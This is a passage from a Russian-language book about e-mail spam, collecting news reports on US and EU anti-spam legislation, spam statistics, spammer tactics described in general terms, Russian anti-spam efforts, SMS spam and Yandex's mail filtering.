- ◆ мнение автора: почему его сообщение может вас заинтересовать;
- ◆ очень кратко суть предложения;
- ◆ в письме не должно быть никаких вложений;

- ◆ может быть фраза: «если вы желаете и в дальнейшем получать нашу информацию, то сообщите нам об этом»;
- ◆ дикие извинения;
- ◆ реальный E-mail автора.

Если вы решили написать письмо еще незнакомому вам адресату, то придерживайтесь этих пунктов.

Глава 10. Борьба со спамом

Американский противоспамовый законопроект

В США продолжают разрабатываться законопроекты против спама. Их разработчики пытаются достичь компромисса между интересами потребителей, вынужденных мириться с огромным количеством мусорной почты и интересами компаний, использующих рассылки по электронной почте в своем бизнесе на законных основаниях.

В Палате представителей Конгресса США был выдвинут новый законопроект, который поддержали председатель комитета по энергетике и торговле Билли Тозин и председатель юридического комитета Джеймс Сенсенбреннер-младший. Новый законопроект является одним из вариантов компромиссного решения.

Он запрещает потребителям подавать иски против компаний, занимающихся массовыми рассылками. Однако сами компании имеют право рекламировать себя по электронной почте только в том случае, если они имели дело с потребителями не далее чем три года назад. Кроме того, в письмах должны приводиться электронные и физические координаты отправителя, а также пункт, позволяющий отписаться от рассылки.

Сходный закон вступит в действие в Европейском Союзе с осени этого года. В настоящее время его положения обсуждаются с представителями заинтересованных в данном нормативе отраслей.

В Европейском Союзе запретят спам

В странах Европейского Союза будет усилена борьба со спамом. Об этом сообщает сайт британской телерадиовещательной корпорации BBC.

Осенью этого года в Европейском Союзе вводится законодательный запрет на массовую неадресную рассылку рекламы по электронной почте — иными словами, запрет на спам.

Согласно директиве Европейского Союза, рекламные электронные письма могут рассылаться только с предварительного согласия получателя. Кроме того, директива оставляет компаниям возможность рассылать рекламу по адресам постоянных потребителей их товаров или услуг.

Директива должна вступить в действие в октябре. В настоящее время она обсуждается с представителями заинтересованных в ней отраслей.

Увы, законодательный запрет на спам вряд ли поможет европейцам избавиться от спама. Значительная часть ненужных рекламных писем рассылается спаммерами из Америки или Юго-Восточной Азии. Запреты, введенные ЕС, их не остановят.

Между тем, по сообщению BBC, доля спама в электронной почте, пересылаемой по Интернету, достигла уже 40%.

Microsoft борется со спамом

В Интернет-провайдере MSN, принадлежащем Microsoft, считают, что спам из простого неудобства превратился в значительную проблему. «Он затрудняет людям разбор собственной почты и уменьшает их продуктивность», — заявила менеджер MSN Лиза Гарри. Компания прилагает усилия для борьбы со спамом. Пользователям веб-почты Hotmail, которая входит в состав портала MSN, уже доступно несколько анти-спамных средств. Теперь к ним добавилось еще одно.

Каждый день спам рассылается по миллиардам адресов, и большинство писем, конечно, никогда и никуда не доходит. Чтобы узнать, какие из адресов электронной почты в их базах данных все еще действуют, спаммеры часто используют «жучки» — крохотные невидимые картинки, встроенные в код HTML-писем. Если письмо когда-нибудь откроют, на сервер спаммера придет запрос на получение картинки, и спаммер убедится, что данный адрес существует. После этого владельцу засвеченного адреса остается только ожидать еще большие потоки спама.

Новое средство, введенное MSN, служит именно для борьбы со спаммерскими «жучками». Теперь картинки в письме будут загружаться только в том случае, если письмо послано кем-то из знакомых пользователя. Если же отправителя нет в контакт-листе, картинки придется загружать вручную.

Пользователей Hotmail защищают от спама несколько фильтров. Первый из них отбрасывает письма, отправленные с адресов, которые есть в «черном» списке Probe Network. Второй фильтр сортирует почту в соответствии с «белым» списком, который может составить сам пользователь. Наконец, третий фильтр использует разработанные в Microsoft Research алгоритмы машинного обучения, чтобы отличать подозрительные рекламные письма. Чтобы натренировать его, пользователь может помечать спам вручную при помощи кнопки «Спам» в интерфейсе MSN Mail.

Впрочем, несмотря на все ухищрения, вал спама, захлестывающий MSN, столь велик, что задержать его весь нереально. Каждый день на сервера MSN поступает 2,4 миллиарда спамных писем. Отфильтровать, по признанию компании, удастся только 80 процентов.

Четверг — день спама

Самое большое количество спама обрушивается в почтовые ящики по четвергам. Это выяснилось в ходе исследования, проведенного в апреле британским Интернет-провайдером BT Openworld.

Из 25 миллионов писем, проверяемых еженедельно системой Brightmail, 11 млн. оказываются спамом, и 4 млн. из них приходят к своим адресатам в четверг. В воскресенье тоже отмечается всплеск спаммерской активности, в этот день уровень нежелательной почты достигает 51%.

По данным BT Openworld, спам составляет более 40% почтового трафика. Сравнение с результатами мартовского исследования показало прирост спама на 4,5%. Если же сравнить с апрелем 2002 г., то в этом году пользователи получили на 61% больше нежелательной корреспонденции.

В списке лидеров спаммерской почты — знакомые предложения сэкономить на телефонных звонках, приобрести картриджи для струйных принтеров, получить кредит на выгодных условиях, полюбоваться на флиртующие картинки и поучаствовать в различного рода мошенничествах (вроде нигерийских афер). Разумеется, участие в них сведется к исполнению роли жертвы, но, похоже, знают об этом не все. Количество и регулярность рассылки нигерийских (а с недавних пор и иракских) писем наводит на мысль, что этот бизнес все еще выгоден.

Проблема спама достигла критической точки

«Спам — это даже хуже, чем мы думали», — ужаснулась Эйлин Харрингтон (Eileen Harrington), директор по практическому маркетингу Федеральной торговой комиссии США, приняв участие в трехдневной конференции, посвященной проблеме так называемых нежелательных рекламных писем, сообщает агентство Associated Press.

Выступая в пятницу после закрытия мероприятия, Харрингтон заявила, что ситуация уже достигла критической точки, и если провайдеры и, возможно, законодотворцы немедленно не примут необходимые меры, то электронной почте как явлению будет угрожать гибель. Именно такое впечатление осталось у госчиновников после общения с десятками технических экспертов, адвокатов и представителей властей и компаний, которые съехались в Вашингтон для обсуждения наболевшей темы.

Согласно данным фирмы Brightmail из Сан-Франциско, ведущей антиспаммерскую деятельность, в марте этого года 45% всех отосланных писем составил спам, тогда как в январе 2002 почтовые ящики засорялись только на 16%. Такая статистика не могла не убедить почти всех представителей Торговой комиссии в необходимости разработки единого федерального закона вместо ныне действующих 29, принятых в различных штатах.

Другие, напротив, скептически относятся к государственному регулированию. Например, член комиссии Орсон Суиндл (Orson Swindle), считает, что новые законы окажутся неприменимыми по миллиону причин. С ним согласен председатель Глобального Интернет-проекта (Global Internet Project) Джон Патрик (John Patrick), который не понимает, как любой регулирующий акт Соединенных Штатов сможет прекратить поток спама из-за рубежа. Патрик уверен, что упор в решении проблемы должен быть сделан на технический аспект.

2/3 спама рассылают жулики

В ходе исследования FTC была изучена 1 тыс. писем, выбранная случайным образом из корреспонденции за последние 6 месяцев 2002 года. Оказалось, что 66% посланий содержит заведомо ложную информацию в строках «Отправитель» и «Тема», либо сам текст письма написан явными мошенниками. Выяснилось, что примерно половина спаммеров предпочитает не пользоваться никакими именами, указывая в поле «Отправитель» невразумительную информацию. 33 процента отправителей непрошенных писем используют данное поле для привлечения внимания получателя с целью дальнейшего обмана. Поле «Тема» также активно используется мошенниками. 22% писем содержат ложную информацию в заголовке, при этом 42% спаммеров стремятся со-

здать у получателей их «творчества» иллюзию того, что письмо написано кем-то из знакомых.

Чаше всего ложные сведения указываются в полях «Отправитель» и «Тема» в спаме финансового характера. Ложные сведения в этих полях содержит более половины таких писем. Примечательно также, что мошенническими являются 90% всех рекламируемых спаммерами инвестиционных и бизнес-возможностей. Кроме того, спаммеры стремятся «заботиться» о здоровье пользователей Сети и об отдыхе — ложную информацию содержит 48% и 47% писем такого рода соответственно.

По данным другого исследования, проведенного компанией Ferris Research, в прошлом году спам нанес американским компаниям ущерб в размере \$8,9 млрд., а европейские компании потеряли \$2,5 млрд. Специалисты Ferris Research пришли к выводу, что технические проблемы, возникающие из-за того, что почтовые ящики сотрудников забиваются бесполезными письмами, являются лишь верхушкой айсберга. 40% ущерба наносит падение производительности труда, являющееся следствием получения, чтения и реакции на несанкционированное сообщение. К примеру, офисные работники тратят 4,5 секунды на одно только удаление каждого непрошеного послания.

Спаммеры за принятие антиспамовского закона

Комитет по коммерции при Сенате США рассмотрел требование представителей крупных технологических компаний о скорейшем принятии национального закона, регулирующего вопросы рассылки незапрашиваемых электронных сообщений. Настоящей сенсацией стало выступление известного спаммера Рональда Склсона, который выступил за скорейшее принятие закона и объяснил позицию спаммерских компаний.

Инициаторами обращения стала группа крупнейших технологических компаний США и представителей ИТ-индустрии, которую возглавили Тед Леонсис, вице-председатель компании America Online, Энрикио Салем (Brightmail) и Марк Ротенберг из Центра защиты персональной электронной информации (EPIC).

Однако самым неожиданным стало заявление известного спаммера, главы спаммерской компании Scelson Online Рональда Склсона, который заявил, что поддерживает инициативу ИТ-индустрии и надеется, что в ближайшее время Конгресс примет необходимый закон против спама. То, что принятый закон будет мешать деятельности Scelson Online, нисколько не смущает Склсона, напротив, спаммер уверен, что новые законодательные нормы позволят наконец легализовать его компанию.

По словам Склсона, еще 6 месяцев назад его компания рассылала электронные сообщения с предложением страхования, рабочих вакансий, продажи автомобилей и других услуг с указанием существующего обратного адреса и с пометкой «реклама», однако инициатива антиспаммерских групп и антиспамовские фильтры вынудили его компанию маскировать свои сообщения под обычные письма, дабы они дошли до конечного адресата.

По словам Склсона, у его компании есть 22 клиента, по поручению которых он рассылает более 18 миллионов рекламных сообщений в день, но, подчеркнул Склсон, «мы никогда не посылаем более одного сообщения по одному адресу». Более того, Склсон заметил, что все адреса в его базе данных получены абсолютно легальным способом и были куплены у компании AOL. Любопытно, что присутствующий в это время в зале вице-председатель AOL Тед Леонсис не опроверг это заявление Склсона.

«Я поддерживаю принятие закона, регулирующего вопросы спама. Однако этот закон не должен слепо защищать интересы антиспамовской группы, у которой собственные интересы, — говорит Склсон. — Я не занимаюсь ничем противоправным. Наша компания не рассылает порнографические и другие нецензурные материалы, а лишь занимается распространением электронной рекламы, которую иногда пользователи не прочь получить. Если мои сообщения будут никому не нужны, я готов выйти из этого бизнеса».

«Сегодня я вынужден подделывать обратные адреса в наших электронных сообщениях, иначе ISP-провайдеры со своими ADV-фильтрами просто поставят крест на моем бизнесе», — признался Склсон.

«Сегодня сложилась такая ситуация, что пользователь потерял свое законное право получать ту почту, которую он хочет. ISP-провайдеры взяли на себя функцию цензора, мониторя всю входящую корреспонденцию пользователя и решая за него, что ему получать и что не получать».

Вместе с тем, ограничивая внешнюю рекламу, провайдеры не задумываясь рассылают своим клиентам свою рекламу, создавая таким образом условия для недобросовестной конкуренции», — говорит Склсон.

Склсон также обвинил компанию AOL в создании собственной спаммерской компании, которая без устали рассылает свои подписчикам рекламу своих продуктов и услуг. Возражения Теда Леонсиса о том, что пользователей всегда имеет право выбирать, читать ему эти сообщения или нет, не прозвучали столь убедительно.

Заканчивая свое выступление, Склсон подчеркнул, что выступает от лица всего «честного» спаммерского сообщества, которое предлагает авторам законопроекта выработать единые международные стандарты и условия для рассылки рекламных электронных сообщений, при этом не забывая о тех пользователях, который хотят получать подобные сообщения.

Спама станет больше, чем нормальных писем

Спам (spam), он же джанк (junk), рекламный и прочий мусор, приходящий по электронной почте, стоит британскому бизнесу более 3 миллиардов фунтов стерлингов (около 4,5 миллиардов долларов) в год, утверждает Интернет-компания Yahoo. Более того, этим летом впервые объем спама превысит объем нормальной почты, считает Yahoo.

В результате опроса 1000 пользователей выяснилось, что каждый четвертый неосторожно открывал электронные послания, считая, что это та почта, которую он ожидает.

Стоит ли говорить, как он обманывался в своих ожиданиях...

«Выкиньте мусор!»

В четверг (22.05) Yahoo начала кампанию по разъяснению опасности тех писем, которых мы не ждем и не хотим получать, но открывать которые нас могут вынудить элементарным обманом.

Эта инициатива — часть всемирной акции «День под девизом «Выкиньте электронный мусор». Ее цель — рекомендовать людям никогда не отвечать на спам (или джанк) и не пересылать его друзьям и знакомым.

«Наше исследование показывает, что многие британцы, пользующиеся Интернетом, не имеют представления о том, как эффективно справляться с мусором, приходящим по электронной почте, — говорит глава почтового отдела британской Yahoo Джон Уэбб. — В итоге больше половины британских пользователей фактически помогает распространению спама».

Неприятный прогноз

Примерно 40% всей электронной почты, посылаемой во всем мире, — спам. К середине июля, прогнозирует Yahoo, эта цифра превысит 50% — впервые в истории Интернета.

На прошлой неделе Microsoft сообщил, что его системы фильтров каждый день блокируют 2,4 миллиарда «мусорных» писем, адресованных подписчикам почтовых услуг MSN и Hotmail.

Крупнейший в мире Интернет-провайдер AOL подал в суд на более дюжины компаний и частных лиц, которые, как утверждает AOL, ответственные за незаконную рассылку миллиарда электронных посланий.

Как добиться компромисса между спаммерами и потребителями

В США продолжают разрабатываться законопроекты против спама. Их разработчики пытаются достичь компромисса между интересами потребителей, вынужденных мириться с огромным количеством мусорной почты, и интересами компаний, использующих рассылки по электронной почте в своем бизнесе на законных основаниях.

Не так давно в Палате представителей Конгресса США был выдвинут новый законопроект, который поддержали председатель комитета по энергетике и торговле Билли Тозин и председатель юридического комитета Джеймс Сенсенбреннер-младший. Новый законопроект является одним из вариантов компромиссного решения.

Он запрещает потребителям подавать иски против компаний, занимающихся массовыми рассылками. Однако сами компании имеют право рекламировать себя по электронной почте только в случае, если они имели дело с потребителями не далее чем три года назад. Кроме того, в письмах должны приводиться электронные и физические координаты отправителя, а также пункт, позволяющий отписаться от рассылки. Кстати, сходный закон вступит в действие в Европейском Союзе с осени этого года.

Еще одно предложение заключается в идее создания особого электронного портала, который бы собирал информацию о спаммерах (ее должны будут передавать получатели несанкционированных писем), анализировал ее и, при получении доказательств о нарушении правил рассылки, передавал бы эту информацию в суд. Однако стоимость подобного портала может быть фантастически высокой, на его разработку могут уйти годы. При этом нет гарантий, что эта система будет работать.

Третье предложение предлагает создать особую базу данных, куда пользователи могли бы вносить адреса своей электронной почты, чтобы сообщить, что на эти адреса не должны приходить посторонние послания. Однако даже теоретически трудно представить, что к этой базе получат доступ все отправители несанкционированных писем — спам рассылает миллионы фирм — религиозных, благотворительных организаций и частных лиц.

Четвертая идея заключается в том, чтобы запретить спаммерам использовать «фальшивые» темы письма (например, письмо, содержащее рекламу, может иметь тему «Привет от старого друга») и запретить использовать программы, «скачивающие» адреса электронной почты с серверов. Однако крайне трудно доказать, что тема письма, нечетко характеризующая его содержание, или использование того или иного программного обеспечения может являться правонарушением.

Через два года спам исчезнет как явление

Для пользователей Интернета, страдающих от избытка спама в своих почтовых ящиках, забрезжила надежда на спасение. Если верить Райану Хэмлину, ведущему разработчику противоспамных средств в Microsoft, проблема может решиться уже через пару лет. Правда, перед этим нас ждет такой вал непрошеной рекламы, что перед ним померкнут все нынешние беды.

По мнению Хэмлина, в будущем году 65% всей электронной корреспонденции будут спамом. На борьбу с несанкционированными рассылками рекламы по электронной почте будут потрачены около 18 млрд. долл. США. Эта астрономическая сумма включает в себя закупку и внедрение фильтрующего ПО и наращивание объемов дискового пространства для хранения почты. Ущерб от потерь в уровне производительности труда Хэмлин даже не учитывает, а эта цифра, несомненно, будет весьма внушительной.

Над решением проблемы спама сейчас бьются ведущие ИТ-компании и провайдеры Интернета, включая Microsoft и AOL. Большое внимание к проблеме проявляют и власти США. Хэмлин полагает, что с течением времени эти усилия приведут к прекращению роста объемов спама, а года через полтора — к их качественному снижению. В будущем же спам перестанет заваливать почтовые ящики под завязку. Он станет случайным явлением, появляющимся не чаще почтовых вирусов.

Исследование Symantec: спам развращает детей

Отделение компьютерной безопасности корпорации Symantec обнародовало данные своего последнего исследования, из которого следует, что дети, пользующиеся Интернетом и электронной почтой, получают спам в той же мере, что и взрослые.

В числе получаемых детьми и подростками писем содержится порнографическая реклама, реклама не предназначенных для детей препаратов (например, средств для повышения потенции), а также реклама бизнеса, основанного на «пирамидальных» схемах.

Опрошенные аналитиками из Symantec американские дети в большинстве случаев заявляли, что получаемая порнореклама смущает их и доставляет дискомфорт. Как полагают специалисты, письма, призывающие присоединиться к «схемам быстрого обогащения», могут ввести детей в заблуждение и вовлечь их в мошеннические операции.

В то же время, в силу недостаточной компетенции многих родителей, работа детей с Интернетом в семьях мало контролируется и дети почти не ограждены от негативного воздействия рекламных рассылок.

Спам способствует взаимной изоляции пользователей Интернета

Волна спама, все сильнее и сильнее захлестывающая Интернет, серьезно вредит свободе онлайн-общения. Дело в том, что все большее число пользователей электронной почты использует для фильтрации спама методику «белых списков», когда в почтовый ящик попадают письма исключительно от отправителей, имеющих в адресной книге пользователя или указанных им в качестве разрешенных для контакта. Только такая методика позволяет достичь стопроцентной эффективности фильтрации спама. Другим способом является запрос подтверждения от отправителя: спаммеры, как правило, указывают несуществующие обратные адреса и не могут подтвердить намерение отправить сообщение.

Все большей популярностью начинают пользоваться службы фильтрации спама, основанные на статистических методах. Но и в этом случае эффективность фильтрации не стопроцентная. Как правило, статистические методы учитывают частоту различных словосочетаний в спаме и обычных письмах.

Критерием же отношения того или иного письма к спаму является реакция на него пользователей. Без предварительной тренировки статистические фильтры малоэффективны. Да и после тщательной настройки фильтры, бывает, ошибаются и отправляют в спам обычную почту.

В обоих случаях общение по электронной почте затрудняется. Если фильтры работают эффективно, пользователь начинает все реже заглядывать в папку со спамом, да и найти в горах мусора нужное письмо очень сложно. В случае применения фильтрации по «белому списку» письма с обратным адресом, отсутствующим в списке разрешенных контактов, валяются в спам, какими бы важными они ни были. Поэтому пока спам не будет искоренен, электронная почта никогда не станет столь же удобным средством общения, как прежде. Свою лепту во взаимное от-

чуждение Интернет-пользователей вносят и провайдеры, которые постоянно внедряют все новые антиспаммерские механизмы, зачастую чрезмерно эффективные.

Глава 11. Спам в России

Ежегодный ущерб от спама в России оценивается в 150–200 млн. долларов. Об этом сегодня на пресс-конференции в Госдуме сообщил президент Фонда социальных инициатив и исследований Rambler Иван Засурский. По его словам, в расчете на одного офисного сотрудника на спаме компании теряют от 50 до 200 долларов в год.

По данным российских и западных специалистов, в конце 2002 года спам составлял 30–40% от общего числа электронных писем в мире. Летом 2003 г. доля спама превысила 50%, и на сегодня спам составляет около 80% всей входящей корреспонденции в публичных почтовых службах Рунета, отметил г-н Засурский. Он подчеркнул, что ущерб наносится пользователям как во время прочтения или уничтожения нежелательных писем, так и при покупке программ для защиты от спама. К тому же велик риск получения в массовой рассылке сообщений, зараженных вирусом.

Войны со спамом: в России создана своя DUL-система

Российские провайдеры, взбешенные разгулом спама, уже в течение долгого времени пытались предпринять какие-либо радикальные меры борьбы со спаммерами. Сейчас на сайтах dul.ofisp.org и www.dul.ru размещена антиспам-система DUL (dialup users list). DUL — это база IP-адресов модемных пулов провайдеров. Адреса предоставляются только самими провайдерами и только на добровольных началах. База адресов составляется с целью предотвращения отправки почты пользователями dialup напрямую, без использования smtp-сервера провайдера.

В связи с появлением огромного количества всяческих Интернет-карт, довольно широкое распространение получила практика, когда спам рассылается с анонимного dialup-соединения. То есть человек покупает пятидолларовую карточку, рассылает с этого адреса спам, и дальше ему безразлично: даже если аккаунт и закроют, то рассылка уже прошла, а эти потерянные пять долларов, в случае успеха, окупятся сторицей.

По словам Александра Милицкого, одного из владельцев Независимого обзора провайдеров, прямое распространение через smtp-сервер, установленный на собственной машине, — верный признак спаммера. «Как правило, ничего, кроме спама, с этих адресов не идет, по той дурацкой причине, что обычный пользователь отправляет свою почту через smtp-сервер, находящийся на площадке провайдера (адрес которого, соответственно, в пул не входит). А те, кто по dialup'у что-то шлет по smt-протоколу и имеет у себя на машине собственные smtp-серверы — наверняка спаммеры, потому что для других целей этого просто не нужно».

Как сказал Милицкий, спамом, как правило, занимаются «предприимчивые» молодые люди и небольшие «фирмешечки». На их объявления вроде «распространим вашу рекламу по всему Интернету всего за 50 долларов» попадают, как выразился Милицкий, «некоторые нестойкие менеджеры», которые лишь недавно пользуются Интернетом и еще недостаточно хорошо понимают, что такое спам.

Что касается методов борьбы, то их не слишком много.

Во-первых, при выявлении спаммера в своей сети провайдер его отключает.

Во-вторых, почта, разосланная через всякие анонимные прокси и другие лазейки, как правило, не принимается smtp-сервером провайдера. Кроме того, для отсеивания спама разрабатываются всевозможные фильтры, тот же DUL, например, или DRBL.

Самым действенным пока остается банальная фильтрация (что уж в ней такого банального? это законы банальные, а фильтрация, как правило, довольно замысловатая). «Грамотно настроенные фильтры могут отсекают до 90% спама, — говорит Милицкий, — при этом валидный обмен почтой не страдает, поскольку этими фильтрами отсекается почта от анонимных прокси-серверов, зарубежных «спаммерских заповедников», откуда нормальный человек посылать ничего не станет».

«Ну и, в принципе, существует правовой вакуум в этой области. Требуется внести соответствующие изменения в действующее законодательство. Насколько я знаю, проект такого рода уже подготовлен в Управлении «К», подобные позиции есть в предложенном, вроде бы, в Думе, проекте, касающемся деятельности в Интернете», — заявил Милицкий.

Мобильный спам пришел в Россию

В России зафиксированы первые серьезные случаи рассылки мобильного спама — непрошенных сообщений, приходящих на мобильные телефоны.

Не так давно спаммеры атаковали абонентов уральского филиала «Мегафона», а чуть ранее рекламные SMS-объявления были разосланы абонентам уральского филиала МТС. По некоторым данным, в обоих случаях спаммеры взламывали Интернет-сайты операторов и рассылали через них нелегальные объявления и SMS-агитки. Если сотовые компании не примут срочных мер, уже в следующем году российские сети может захлестнуть волна паразитарных SMS-рассылок.

О том, что в России рано или поздно появится SMS-спам, говорилось давно. И атаками на сайты региональных операторов сотовой связи дело, скорее всего, не ограничится. «Вероятно, уже к следующему лету мобильный спам может вполне стать настоящим бичом», — считает гендиректор компании «Ашманов и партнеры», специализирующейся на разработке компьютерных антиспаммерских программ, Игорь Ашманов. «Налицо довольно тревожная тенденция миграции технологии рассылки нежелательной рекламной информации на сотовые телефоны», — отметил в интервью CNews.ru руководитель информационной службы «Лаборатории Касперского» Денис Зенкин.

Борцы со спамом предупреждают, что ситуация с паразитарными SMS-рассылками со временем может достичь масштабов почти такого же бедствия, как и с обычным спамом в Интернете. Компания Postini, которая фильтрует более 130 млн. электронных сообщений в день, для таких крупных провайдеров в США, как AOL, на своем сайте postini.com дает следующую статистику: в обычный день 2003 года 74 млн. сообщений из 130 млн. являются спаммерской рассылкой. По данным исследования Nucleus Research, в 2003 году средняя компания в США полностью потеряет рабочее время каждого 72-го работника из-за времени, убитого им на спам. Сегодня для того, чтобы очистить почту от спама для 690 работников средней компании, нужен один работник ИТ-отдела, который будет заниматься исключительно проблемами спама.

«Проблема, которая всплывает в этой связи, — сращивание сотовых и Интернет-технологий, что влечет за собой резкое снижение информационной безопасности сотовых операторов, — отметил в интервью CNews.ru Денис Зенкин. — В погоне за расширением спектра услуг сотовая связь все больше интегрируется с Интернетом. Это, по сути, открывает компьютерному андеграунду лазейку в мир мобильных коммуникаций». Абоненты операторов мобильной связи — гораздо более при-

влекательная аудитория для спамеров, чем пользователи Интернета. Хотя бы потому, что сотовыми телефонами в России сейчас пользуется гораздо больше людей, чем Интернетом.

По словам Игоря Ашманова, уже сегодня известны три способа рассылки мобильного спама. Первый и самый очевидный способ — это взлом SMS-гейтов (что и произошло в Екатеринбурге) операторов в Интернете.

Компании защищают их специальными фильтрами, но спаммерские технологии совершенствуются, позволяя обойти или взломать защиту. Во-вторых, возможна рассылка SMS вручную, с мобильного телефона.

Последний способ, конечно, сопряжен с большим риском (ведь тогда определится номер конкретного спамера), да и, кроме того, исходящие SMS-сообщения стоят денег. Наконец, третий вид рассылок — сообщения самих операторов, рекламирующих свои услуги. Последние, впрочем, спамом это не считают.

Правда, к счастью, пока эпидемией мобильный спам в России назвать нельзя и, по мнению экспертов, он все же не так страшен, как спам в Интернете.

«В отличие от классического e-mail-спама, в данном случае мы имеем дело с откровенными киберпреступлениями, подпадающими под 273 статью УК, — так считает Денис Зенкин. — Ведь для рассылки спама в виде SMS-сообщений необходимо взломать сайты мобильных операторов, иначе, легальными способами рассылки, спам будет экономически нерентабелен. По этой причине бороться с мобильным спамом будет в какой-то мере легче — законодательная база уже присутствует».

В России исследуют спам

Информационный канал Subscribe.Ru, пострадавший недавно от подделки спаммерами его почтовых адресов, провел опрос среди пользователей Интернета. Опрос проводился с помощью сервиса «Глас Рунета» (VoxRu.net) и был целиком посвящен проблеме спама. Известно, что все время от времени получают «непрошенные» письма. Но оценить истинный масштаб бедствия можно по следующим цифрам: 27% опрошенных получают спама больше, чем личной почты. А 52,5% пользователей получают навязчивую корреспонденцию каждый раз, когда проверяют свой почтовый ящик.

Что происходит дальше? 59,8% опрошенных удаляют спам, даже не просматривая. Это легко сделать, глядя на адрес отправителя. 26,1%

пользователей предпочитают все же смотреть на удаляемое письмо, что не влияет на их решимость избавиться от мусора.

При этом 91,4% опрошенных никогда не приобретали товары и услуги, рекламируемые с помощью спама. Более того, получение спама видится пользователям не просто назойливым и ненужным, а наносящим конкретный ущерб: плата за время в Интернете на получение почты, личное или рабочее время на ее удаление, настройка фильтров, моральный ущерб... 18,8% опрошенных оценивают его в \$100 за год, а 5% считают, что ущерб составляет \$100–500 в год.

Если сопоставить полученные данные с количеством пользователей Интернета в России (порядка 10 млн. по оценке ФОМ), то получим не менее \$47 млн. годового ущерба. Для сравнения: из бюджета РФ в текущем году на программу по развитию инновационных научных проектов выделено \$40 млн.

То, что бороться со спамом необходимо, уже не вызывает сомнений. 51,7% опрошенных пытаются защитить себя самостоятельно, настраивая фильтры электронной почты. 48,8% жаждают применить к спаммерам административные меры — штрафовать, лишать права доступа в Интернет и т.д. 21,3% считают, что можно применить и уголовные наказания. А свыше 50% опрошенных готовы подать судебный иск или выступить как свидетель в деле о спае.

Яндекс затеял «большую чистку»

С 02.04.03 компания Яндекс поставила перед собой задачу доставки пользователям чистой почты. За ходом борьбы со спамом на Яндекс.Почте можно проследить на специально созданной для этого странице, где публикуются ежедневные данные.

По данным многочисленных исследований, не менее половины всех писем, попадающих в почтовые ящики пользователей Интернета, представляют собой нежелательную корреспонденцию — это и назойливые коммерческие предложения, и письма счастья, и саморассылающиеся вирусы, и подписки, от которых невозможно отказаться. Поэтому сегодня от почтовой службы требуется не только быстрая доставка сообщений, но и «чистота».

На Почте Яндекса письма проходят три уровня фильтрации.


На первом этапе отбрасывается явный спам — сообщения, приходящие от неадминистрируемых (взломанных, открытых) почтовых серверов, либо пойманные в спамовые ловушки.

Затем каждое письмо проверяется антивирусной программой DrWeb. При этом зараженные письма, не содержащие ничего, кроме самого вируса, отбрасываются, а зараженные письма с текстом помечаются «осторожно, вирус». Последним работает фильтр, помещающий в папку «Рассылки» подозрительно похожие письма, разосланные по слишком большому списку адресов.


«Мониторинг нужен для того, чтобы понимать картину в целом, — говорит Елена Колмановская, главный редактор Яндекса. — Мы полагаем, что состояние более чем трех миллионов активных почтовых ящиков на Яндекс.Почте достаточно репрезентативно. Цифры впечатляют — только четверть всех пересылаемых сегодня в Интернете писем являются личной корреспонденцией. Еще примерно столько же — рассылки, на которые пользователь подписался. А все остальное — это то, что ему насильно впихивают в почтовый ящик, то есть спам. И не всегда безобидный».

Через полтора месяца с начала акции Яндекс подводит первые итоги.

Защита от непрошенных писем, которую обеспечивают алгоритмы распознавания спама: 18.05.03 было отклонено 42,44% писем, из оставшихся 52,75% писем отложено в папку «Рассылки»:



Защита от вирусов: антивирусная программа Dr. Web проверяет все входящие и исходящие письма: 18.05.03 в 4,33% писем обнаружены вирусы:



Глава 12.

Обзор персональных программ фильтрации спама

Чем дальше, тем более естественным для все большего числа наших сограждан становится употребление в описании своего адреса слова «собака» (@). Электронная почта предоставила возможности, недостижимые для почты обычной, будучи при этом избавленной от многих ее недостатков. Однако, как известно, идеальных решений не бывает — и, по мере распространения e-mail, все более очевидными становятся недостатки ее собственные.

В настоящее время, пожалуй, наиболее серьезной проблемой для пользователей являются так называемые несанкционированные массовые почтовые рассылки (как правило, рекламного характера), поток которых существенно превышает подобные рассылки через традиционную «бумажную» почту. Чем большую активность проявляет человек в Ин-

тернете, «засвечивая» свой адрес, тем больший объем спама атакует его почтовый ящик. Законодательно эта сфера никак не регулируется — да и сделать это крайне сложно, учитывая глобальный, наднациональный характер этого явления. Тем не менее, попытки такого урегулирования делаются, хотя вряд ли их можно назвать удачными. (Мы уже затрагивали тему законодательной борьбы со спамом.)

Пока же — для того, чтобы пусть не избавиться, так хотя бы минимизировать поток почтового мусора, обрушивающегося на ваш почтовый ящик, остается лишь два решения: следовать при работе в Интернете определенным правилам и пользоваться соответствующим программным обеспечением, предназначенным для борьбы со спамом.

«Правила поведения» носят достаточно общий характер, и целью их является не воспрепятствование спаму, а предотвращение его появления в вашем ящике.

